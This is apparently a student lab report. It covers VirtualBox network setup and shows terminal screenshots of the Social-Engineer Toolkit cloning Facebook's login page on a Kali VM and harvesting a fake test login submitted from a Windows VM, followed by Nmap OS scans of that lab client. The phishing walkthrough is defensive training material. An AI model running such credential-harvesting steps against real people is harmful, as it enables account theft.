
Troubleshoot any connectivity issues by checking network configurations, firewall settings, and routing tables.







Provide a detailed explanation of how you would set up each virtual machine according to the specified requirements.



Describe the steps you take to ensure proper networking between the virtual machines and how you would address any security concerns during the setup process.

1. Assign static IP address and configure the network
2. Configure the VM network e.g. (NAT, NAT Network, Bridged adapter and so on)
3. After doing this I was able to ping an IP address but could not search a page I had DNS issues, so I then configured the DNS in the terminal and resolved the issues.
4.Configure NAT rules and port forwarding to allow and restrict certain ports
5.Then configure firewall settings to make sure the ports not in use are closed

Demonstrate your understanding of security best practices in virtual machine configuration and networking.

1.Network isolation in the VM network settings is useful to make sure that your VM is connected in a certain way. e.g. (NAT, NAT Network, Bridged adapter and so on)
2.Secure network configuration can further improve the security from port forwarding to firewall configuration. This can limit and block unwanted traffic.
3.SSH is an additional security measure and can help strengthen the security

Kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places Oct 30 22:39

Terminal

```
[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
                      Version: 8.0.3
                   Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

Kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places Oct 30 22:41

Terminal

```
  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim
.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized ja
va applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Me
tasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harve
st all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make th
e highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the
Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be use
d for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

Kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places Oct 30 22:43

Terminal

```
 99) Return to Main Menu
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

 99) Return to Webattack Menu
```


Kali linux [Running] - Oracle VirtualBox


File Machine View Input Devices Help

Apps Places Oct 30 22:44

Terminal

```
 99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn’t know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.11]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POS
Ts on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.12 - - [30/Oct/2024 22:30:58] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ----------------------------7e8356130044
Content-Disposition: form-data; name="ts"

1730352661851
----------------------------7e8356130044
Content-Disposition: form-data; name="q"

[{"user":"0","webSessionId":"clm5v4:z1uick:90xutk","app_id":"256281040558","posts":[["falco:bd_pdc_signals",{"e":"{\"asi
d\":\"29d047fc-b544-482f-b911-92d65352ef38\",\"ct\":1659080345,\"sjd\":\"M5iNw3a7j25sw7I5TEgvqfFD3WziBZ5AyQ/ha0+xn0d+SDz
dC1LeNCYUmeV8J7X/F+rnY7Wc6v0dYqti7ozJIu2GwoAWybNH4W/pt2pV6HeUVCGIgOLTTco5eF6AfS1ZA6XoEQCM+2row9VuE5Sbag==\",\"sid\":-1}"
```


Client Win 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
google - Search
Log in to Facebook
192.168.1.11
facebook
Log in to Facebook
fakemail@fakedomain.com
Password
Log in
Forgotten account?
or
Create new account
Would you like to save your password for 192.168.1.11?
More info
Yes
No
Type here to search


Client Win 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
google - Search
Log in to Facebook
facebook.com/login.php
To use the newest experience of Facebook, switch to a supported browser.
facebook
Log in to Facebook
Email address or phone number
Password
Log in
Forgotten account?
or
Would you like to save your password for 192.168.1.11?
More info
Yes
No
Type here to search

Kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places Oct 30 22:49

Terminal

```
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2945
PARAM: lsd=AVpPwX1Qpi0
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-135
PARAM: lgndim=eyJ3IjoxMDI0LCJoIjo3NjgsImF3IjoxMDI0LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=131850_lIoZ
PARAM: lgnjs=1730352661
POSSIBLE USERNAME FIELD FOUND: email=fakemail@fakedomain.com
POSSIBLE PASSWORD FIELD FOUND: pass=first+attempt
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=KAAKAV/VqKKVKffVKKAKKVKfKAAAAAAKAAKAAKVAQ/6ZQVEAEAXAAu
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
PARAM:
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ----------------------------7e8d23430044
Content-Disposition: form-data; name="ts"

1730320372219
----------------------------7e8d23430044
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"2BeAW1siZmFsY286b2RzX3dlYl9iYXRjaCIseyJlIjoie1wiBRAkXCI6e1wiNzE3MwkKMGVudGl0aWVzLmZmX
2oFOAAuATyQdGltZV9zcGVudF9iaXRfYXJyYXkuMjU2MjgxMDQwNTU4LjAuQxFDLHZlbnQubG9nZ2VkXAVfHG5cIjoxLFwiAQ8cbnVsbH0sXCIJJmBpbmZvL
nVwbG9hZF9tZXRob2QuYmFuemFpAUAsX2ltbWVkaWF0ZWx5kkkAVjsAEWAkcHJvY2Vzc2luZ35NAAmRYr4AAQH0AAEiLCJyIjoxLCJkIjoiJF58QWNiUmswL
XIwTEFaNUdlRUgwOW1JZW16cVgycGc2cy1IOEhDeEtnai12T24wbVFtMUFTR3MzY3FuVjNZZnVpSjdoOGlrYVREWHNHR3daU3JXdGN0fGZkLkFjYk9RZnlZV
VMzZlJkOXJldWxWeERDQVNwVXFMZVE4VHdaSi1sU2gzVHoyTkZlcFFSMGlGNy1lZkVzdkpmM0NQdE5ZT3FGR3dHVGdpQ2dXeFM0V2tQeUEiLCJzIjoiY2xtN
XY0OnoxdWljazo5MHh1dGsiLCJ0IjoxNzMwMzE5NjI3MDQ5LjM0NTIsImIiOlsxLDEyOF19LAUgRDUyNzU2OTM4LjYsMCw1ODJdLFF1NGpzdGxfbWlncmF0a
W9uXXZFGNByX2NvbmZpZ19uYW1lXCI6XCJMb2dpblNlcnZpY2VQYXNzd29yZEVuY3J5cHREZWNyeXB0RUFXGExvZ2dlckMFPRxcIixcInBheUE9KdIQZXJyb
```

Right Ctrl

Use Nmap command to execute an advanced scan to detect the target's operating system

```
Kali linux [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
Apps  Places                    Oct 30  23:10
tylen@Kali: ~

┌──(tylen㉿Kali)-[~]
└─$ nmap -sV --version-intensity 9 192.168.1.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 23:05 SAST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.18 seconds

┌──(tylen㉿Kali)-[~]
└─$ sudo nmap -sV --version-intensity 9 192.168.1.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 23:06 SAST
Nmap scan report for 192.168.1.12
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:B9:87:16 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-J1KTEHD; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.51 seconds

┌──(tylen㉿Kali)-[~]
└─$ sudo nmap -A -O 192.168.1.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 23:07 SAST
Nmap scan report for 192.168.1.12
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Enterprise 14393 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:B9:87:16 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (94%), Microsoft Windows 10 1511 - 1607 (92%), Microsoft Wi
ndows Embedded Standard 7 (92%), Microsoft Windows 10 1607 (91%), Microsoft Windows 10 1511 (91%), Microsoft Windows
Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 Professional or Windows
 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP
2, Windows 7 SP1, or Windows Server 2008 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: DESKTOP-J1KTEHD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DESKTOP-J1KTEHD, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:b9:87:16 (Oracle VirtualBox v
irtual NIC)
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
Right Ctrl
```

Kali linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Apps Places Oct 30 23:11

tylen@Kali: ~

```
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Enterprise 14393 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:B9:87:16 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (94%), Microsoft Windows 10 1511 - 1607 (92%), Microsoft Wi
ndows Embedded Standard 7 (92%), Microsoft Windows 10 1607 (91%), Microsoft Windows 10 1511 (91%), Microsoft Windows
Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 Professional or Windows
 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP
2, Windows 7 SP1, or Windows Server 2008 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: DESKTOP-J1KTEHD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DESKTOP-J1KTEHD, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:b9:87:16 (Oracle VirtualBox v
irtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 10 Enterprise 14393 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-J1KTEHD
|   NetBIOS computer name: DESKTOP-J1KTEHD\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-10-30T14:07:43-07:00
| smb2-time:
|   date: 2024-10-30T21:07:43
|_  start_date: 2024-10-31T05:27:50
|_clock-skew: mean: 2h20m02s, deviation: 4h02m29s, median: 2s

TRACEROUTE
HOP RTT     ADDRESS
1   1.61 ms 192.168.1.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.60 seconds

┌──(tylen㉿Kali)-[~]
└─$
```

Right Ctrl